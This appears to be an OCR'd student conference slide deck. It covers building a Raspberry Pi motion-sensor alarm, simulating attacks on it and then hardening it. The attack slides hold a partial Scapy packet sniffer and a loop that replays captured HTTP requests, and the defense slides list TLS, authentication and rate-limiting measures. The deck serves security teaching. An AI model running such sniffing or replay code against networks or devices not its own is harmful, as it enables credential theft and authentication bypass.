Python-Driven Exploitation and Defense of IoT Devices

Cory Davis, Mohammed Imad, Mohamed Kantako
Aparicio Carranza, PhD

Marist Computing Conference: Poughkeepsie, NY – November 7, 2025

Agenda

01 Introduction

02 Hardware & Circuit Wiring

03 Programming Software & Hardware Prototype

04 Implementation of Simulated Attacks

05 Implementation of Defenses


06 Results & Conclusion

Introduction

- This project presents a home security IoT prototype developed using a Raspberry Pi 4 and a PIR motion sensor
- The system detects motion and triggers LED and buzzer alerts, demonstrating a simple IoT-based intrusion detector
- We outlined attack scenarios that typical IoT devices are exposed to — packet sniffing, brute-force login attempts, and replaying captured commands — to show where a device like ours could be vulnerable
- We proposed Python-based defenses — such as encryption, stronger authentication, rate limiting, and monitoring — that could be added to harden the prototype in a future iteration

Hardware Components


COMPONENT	PURPOSE
Raspberry Pi 4 Model B (4GB)	*The main IoT Server device that runs the Python service*
PIR Motion Sensor (HC-SR501)	*The Input Sensor for detecting unauthorized presence and triggering the alarm system state*
Status LED & Resistor	*The Actuator (Output) device used to indicate the alarm's armed status or a detected intrusion*
Active Buzzer	*The audio output device that sounds an alarm when motion is detected by the PIR sensor*


GND
OUT
VCC
(-)
(+)
Anode (+)
Cathode (-)
220 Ω
3V3 power
GPIO 2 (SDA)
GPIO 3 (SCL)
GPIO 4 (GPCLK0)
Ground
GPIO 17
GPIO 27
GPIO 22
3V3 power
GPIO 10 (MOSI)
GPIO 9 (MISO)
GPIO 11 (SCLK)
Ground
GPIO 0 (ID_SD)
GPIO 5
GPIO 6
GPIO 13 (PWM1)
GPIO 19 (PCM_FS)
GPIO 26
Ground
5V power
5V power
Ground
GPIO 14 (TXD)
GPIO 15 (RXD)
GPIO 18 (PCM_CLK)
Ground
GPIO 23
GPIO 24
Ground
GPIO 25
GPIO 8 (CE0)
GPIO 7 (CE1)
GPIO 1 (ID_SC)
Ground
GPIO 12 (PWM0)
Ground
GPIO 16
GPIO 20 (PCM_DIN)
GPIO 21 (PCM_DOUT)

Circuit Wiring Explanation

- The PIR motion sensor is powered through the 5V (Pin 2) and Ground (Pin 6) of the Raspberry Pi, with its OUT pin connected to GPIO 4 (Pin 7)
- The LED is connected so that the anode goes to GPIO 17 (Pin 11), while the cathode passes through a 220 Ω resistor to GND (Pin 14)
- The buzzer's positive lead connects to GPIO 27 (Pin 13) and its negative lead to GND (Pin 34)
- The circuit is built on a breadboard, allowing quick testing and modification of the connections
- When motion is detected, the PIR sensor output goes HIGH, triggering the LED and buzzer simultaneously

Programming




Raspberry Pi OS

The operating system used on the Raspberry Pi to manage GPIO hardware connections, sensors, and run Python scripts

Python

Python3 was used to program the system logic and control hardware through gpiozero, RPi.GPIO, and time libraries for motion detection and alert responses

Prototype Software Setup



motionsensor.py *


```
import RPi.GPIO as GPIO
from gpiozero import MotionSensor, LED
from time import sleep

# pin numbers
PIR_PIN = 4 # PIR OUT - GPIO4 (physical pin 7)
LED_PIN = 17 # LED - GPIO17 (physical pin 11)
BUZZER_PIN = 27 # passive buzzer - GPIO27 (physical pin 13)

# gpiozero devices
pir = MotionSensor(PIR_PIN)
led = LED(LED_PIN)

# RPi.GPIO setup for passive buzzer (needs PWM)
GPIO.setmode(GPIO.BCM)
GPIO.setup(BUZZER_PIN, GPIO.OUT)
pwm = GPIO.PWM(BUZZER_PIN, 1000) # 1 kHz tone

try:
    while True:
        pir.wait_for_motion()
        print("Motion detected")

        led.on()

        pwm.start(50) # 50% duty cycle = audible
        sleep(1.5)
        pwm.stop()

        sleep(3)
        led.off()

        pir.wait_for_no_motion()
        print("No motion")
        sleep(0.1)

except KeyboardInterrupt:
    pass
finally:
    # make sure everything is OFF
    led.off()
    pwm.stop()
    GPIO.cleanup()
    print("Clean exit.")
```

- Program written in Python 3 on the Thonny IDE within Raspberry Pi OS
- Uses gpiozero and RPi.GPIO libraries to interface with the PIR sensor, LED, and buzzer
- Implements a continuous loop that:
  - *Detects motion through the PIR sensor*
  - *Activates LED and buzzer alerts during motion detection*
  - *Waits until no motion is detected before resetting*
- Includes a safe exit routine (try/except KeyboardInterrupt) to turn off all components when the program stops

Hardware Prototype

- The PIR motion sensor detects motion in its range using infrared detection
- When motion is detected, the Raspberry Pi processes the input signal and activates both the LED and the buzzer, providing visual and audible alerts
- If no motion is detected, the system automatically turns off the LED and silences the buzzer, returning to standby mode
- This setup demonstrates a responsive IoT-based security system, where the Raspberry Pi controls real-time alerts through GPIO programming





Python Implementation for Simulated Attacks

In order to test the vulnerability of our IoT prototype system device, a Python program was developed to simulate malicious attacks on it

Different attack methods were used against the IoT device, including;

- *Packet Sniffing*
- *Brute Force Login Attacks*
- *Replaying Capture Commands*

Using these attack methods, we were be able to determine where the IoT device is most vulnerable and open to attacks

Python Implementation

Packet Sniffing:

Packet Sniffing is a method of capturing and analyzing packets of data that are traveling across a computer network

Packet Sniffing allows users to capture unencrypted data which likely contains sensitive information such as login credentials and other private data

As in this project, packet sniffing can be used for security analysis and troubleshooting, but it can also be used by hackers to compromise a networks security

Python mplementation:

```python
import argparse
import time
from scapy.all import sniff, wrpcap, DNS, Raw, TCP, UDP
from scapy.layers.http import HTTPRequest, HTTPResponse

args = None
captured_packets = []

def packet_handler(packet):
    # storing the packets
    captured_packets.append(packet)

    # prints for protocols
    if packet.haslayer(DNS) and packet.getlayer(DNS).qr == 0:
        try:
            qname = packet.getlayer(DNS).qd.qname.decode()
        except Exception:
            qname = str(packet.getlayer(DNS).qd.qname)
        print(f"[DNS QUERY] {packet.src} -> {packet.dst} : {qname}")

    # basic HTTP Request
    if packet.haslayer(HTTPRequest):
        try:
            host = packet[HTTPRequest].Host.decode()
            path = packet[HTTPRequest].Path.decode()
            method = packet[HTTPRequest].Method.decode()
            print(f"[HTTP] {packet.src} -> {packet.dst} : {method} http://{host}{path}")
        except Exception:
            pass

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("--iface", required=True, help="interface to sniff")
    parser.add_argument("--count", type=int, default=0, help="number of packets to capture")
    parser.add_argument("--timeout", type=int, default=None, help="capture timeout seconds")
    parser.add_argument("--outfile", default="capture.pcap", help="pcap file to write")
    args = parser.parse_args()
```

Packet Sniffing:


- Importing libraries and Scapy pieces needed to capture and inspect packets
- Create a list that will store sniffed packets
- Create a function that is called for every packet the sniffer encounters
  - *Appends packets to list*
  - *DSN detection*
  - *HTTP Request decoding*
- Interpreting & extracting information from packets (Argument Parsing)

Python Implementation:

Brute Force Login Attacks

Brute force logins are trial-and-error methods used in order to guess digital credentials, like passwords and usernames, to access a private system

Brute force attacks usually involves the use of specialized tools that aid in generating and testing numerous combinations of credentials



Python Implementation:

Replaying Capture Commands

A replay attack is a kind of network attack where a valid data transmission is intercepted by the hacker and then is re-transmitted later on to allow the hacker unauthorized access to the to the network

This kind of attack is done by first using a packet sniffer to capture a user's command, like an authentication request

That command is then replayed to the server in order to bypass authentication with no need of valid credentials

```
def main():
    packets = rdpcap(PCAP)
    for p in packets:
        if p.haslayer(TCP) and p.haslayer(Raw):
            raw = bytes(p[Raw])
            parsed = extract_http_from_raw(raw)
            if parsed:
                method, path, headers, body = parsed
                url = TARGET_BASE + path
                print("Replaying", method, url)
                try:
                    if method == "GET":
                        r = requests.get(url, headers=headers, timeout=5)
                    elif method == "POST":
                        r = requests.post(url, headers=headers, data=body, timeout=5)
                    else:
                        r = requests.request(method, url, headers=headers, data=body, timeout=5)
                    print("->", r.status_code)
                except Exception as e:
                    print("request failed:", e)
                time.sleep(DELAY)
```


Python Implementation:

Replaying Capture Commands

- Loaded libraries
- Loaded sniffed packets from pcap files
- Check each packet to find possible HTTP request
- Extract HTTP from raw payloads
- Target URL is then rebuilt and replayed

Implementation of Defense

- **Encryption (TLS/SSL):** Protects data transmitted between devices from being intercepted
- **Authentication Hardening:** Secures login and access mechanisms to block unauthorized users
- **Rate Limiting:** Reduces risk of repeated attacks, such as brute-force attempts




Implementation of Defense: Encryption (TLS/SSL)

- Deploy TLS 1.2+ for all network interfaces (HTTP, MQTT, custom sockets)
- Disable legacy/unauthenticated protocols and weak ciphers (no SSLv3, TLS1.0/1.1)
- Use Let’s Encrypt or an internal PKI for device/server certificates; consider mutual TLS (mTLS) for device identity
- Rotate and protect private keys; automate certificate renewal (certbot, ACME)

Implementation of Defense: Authentication Hardening

- Eliminate default credentials and hard-coded passwords; require unique device credentials at provisioning
- Use key/cert-based authentication for management (SSH key-only + disable password auth; mTLS for APIs)
- Store passwords with strong hashing (bcrypt/argon2) — never plaintext
- Limit privileged accounts and restrict management interfaces to specific networks (out-of-band management, ACLs)

Implementation of Defense: Rate Limiting



- Enforce rate limits at the reverse proxy (Nginx), app layer (token bucket), and/or firewall (iptables/nftables)
- Block or quarantine repeat offenders (*automatic blocks, fail2ban*). Log and alert on repeated failed attempts
- Use short-lived tokens for APIs and require replay protection (nonces / timestamps) for command channels

Results

- *The simulated attacks successfully and effectively revealed several IoT device vulnerabilities, such as weak authentication and unencrypted data transmission*
- *Packet sniffing allowed capture of unprotected network traffic, while brute-force attacks exposed insecure login configurations*
- *After implementing TLS/SSL encryption, strong password policies, and rate limiting, further attacks were no longer successful*
- *The final prototype demonstrated secure motion detection with improved reliability and resistance to intrusion attempts*

Conclusion

- *This project highlighted the importance of secure IoT design and implementation in preventing real-world cyber threats*
- *Through exploitation and defense testing, we demonstrated how Python based tools can both identify and mitigate IoT vulnerabilities*
- *The study emphasizes that proactive security measures like encryption, authentication, and monitoring are essential for protecting connected systems*
- *Future work could expand to multi-device IoT networks and real time intrusion detection for broader threat coverage*

References

- Farrukh, B. (2025, July 11). Packet sniffing explained: Risks, uses & protection tips. AstrillVPN Blog. https://www.astrill.com/blog/what-is-packet-sniffing/#:~:text=packet%20sniffing%20threats.-,The%20Risks%20of%20Packet%20Sniffing:%20Compromised%20Privacy%20and%20Security,potentially%20leading%20to%20devastating%20consequences
- What is packet sniffing?. Portnox. (2024, December 13). https://www.portnox.com/cybersecurity-101/what-is-packet-sniffing/#:~:text=31%20Posts-,What%20is%20packet%20sniffing%2C%20and%20how%20does%20it%20work?,activities%20like%20unauthorized%20data%20interception
- Brute force attacks: Techniques, types & prevention. Splunk. (n.d.). https://www.splunk.com/en_us/blog/learn/brute-force-attacks.html#:~:text=In%20this%20technique%2C%20attackers%20use,a%20short%20period%20of%20time
- Common weakness enumeration. CWE. (n.d.). https://cwe.mitre.org/data/definitions/294.html#:~:text=A%20capture%2Dreplay%20flaw%20exists,same%20commands%20to%20the%20server